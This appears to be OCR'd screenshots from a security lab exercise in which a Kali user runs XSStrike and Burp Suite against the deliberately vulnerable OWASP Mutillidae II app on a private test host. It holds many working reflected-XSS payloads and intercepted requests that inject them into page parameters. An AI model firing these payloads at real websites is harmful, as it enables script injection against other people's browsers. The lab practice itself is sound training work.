[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <a%0aoNMOuSEoVeR%0d=%0d[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Intercept | HTTP history | WebSockets history | Options

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 98
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 author=<a%0aoNMOuSEoVeF%0d=%0d[8].find(confirm)%0dx>v3dm0s&view-someones-blog-php-submit-button=View+Blog+Entries
```

10.0.2.10/mutillidae/index.php?page=view-someones-blog.php

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Getting Started: Project Whitepaper

View Blogs

Back Help Me!

Hints

View Blog Entries


Add To Your Blog

Select Author and Click to View Blog

Please Choose Author | View Blog Entries

0 Current Blog Entries			
	Name	Date	Comment

Show log



10.0.2.10/mutillidae/index.php?page=show-log.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Fo...
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Log
Back
Help Me!
Hints
193 log records found
Refresh Logs
Delete Logs
Hostname | IP | Browser Agent | Page Viewed | Date/Time
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: view-someones-blog.php | 2023-02-20 19:45:50
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: view-someones-blog.php | 2023-02-20 19:42:56
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: view-someones-blog.php | 2023-02-20 19:41:53
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 | User visited: st4r7sv3dm0s3nd | 2023-02-20 19:41:17
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 | User visited: st4r7sv3dm0s3nd | 2023-02-20 19:41:12
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 | User visited: st4r7s | 2023-02-20 19:41:09
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 | User visited: view-someones-blog.php | 2023-02-20 19:40:41
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 | User visited: v3dm0s | 2023-02-20 19:40:41
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 | User visited: v3dm0s
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 | User visited: st4r7s>3nd

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser


Pretty | Raw | Hex


```
1  GET /mutillidae/index.php?page=show-log.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9  Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```


┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=show-log.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"
XSStrike v3.1.5
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18549
[+] Payload: <D3V%0aOnpOiNtERenTER+=+(prompt)``>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <d3v/+/onMousEOVEr%0a=%0a[8].find(confirm)>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <DetaILS%09OnTOgGlE%0a=%0aconfirm()%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <a%0dONmOUsEoVEr+=+confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <a%0aonmOUSeover%09=%09confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

```
[+] Payload: <deTaILs%09OnPOiNtErEntEr%0a=%0a(confirm)()%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <D3V%0donPOInterenTer%0d=%0d[8].find(confirm)>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <A/+/OnmouseOVer%0a=%0a(confirm)()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3v%0dOnpointeRenteR%0d=%0d(confirm)()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <Html%0aonPOiNTErenter%09=%09[8].find(confirm)%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B
```


Request to http://10.0.2.10:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
1 GET /mutillidae/index.php?page=<Html%0aonPOiNTEnter%09=%09[8].find(confirm)%0dx> HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12


10.0.2.10/mutillidae/index.php?page=show-log.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Fo...
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Page Not Found
Back
Help Me!
Validation Error: 404 - Page Not Found


10.0.2.10/mutillidae/index.php?page=show-log.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Fo...
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Log
Back
Help Me!
Hints
216 log records found
Refresh Logs
Delete Logs
Hostname | IP | Browser Agent | Page Viewed | Date/Time
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: show-log.php | 2023-02-20 20:17:01
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: | 2023-02-20 20:15:37
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: | 2023-02-20 20:14:57
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: show-log.php | 2023-02-20 20:13:09
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | User visited: | 2023-02-20 20:12:51
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 | User visited: st4r7s3nd | 2023-02-20 20:11:49
10.0.2.15 | 10.0.2.15 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 | User visited: st4r7sv3dm0s3nd | 2023-02-20 20:11:47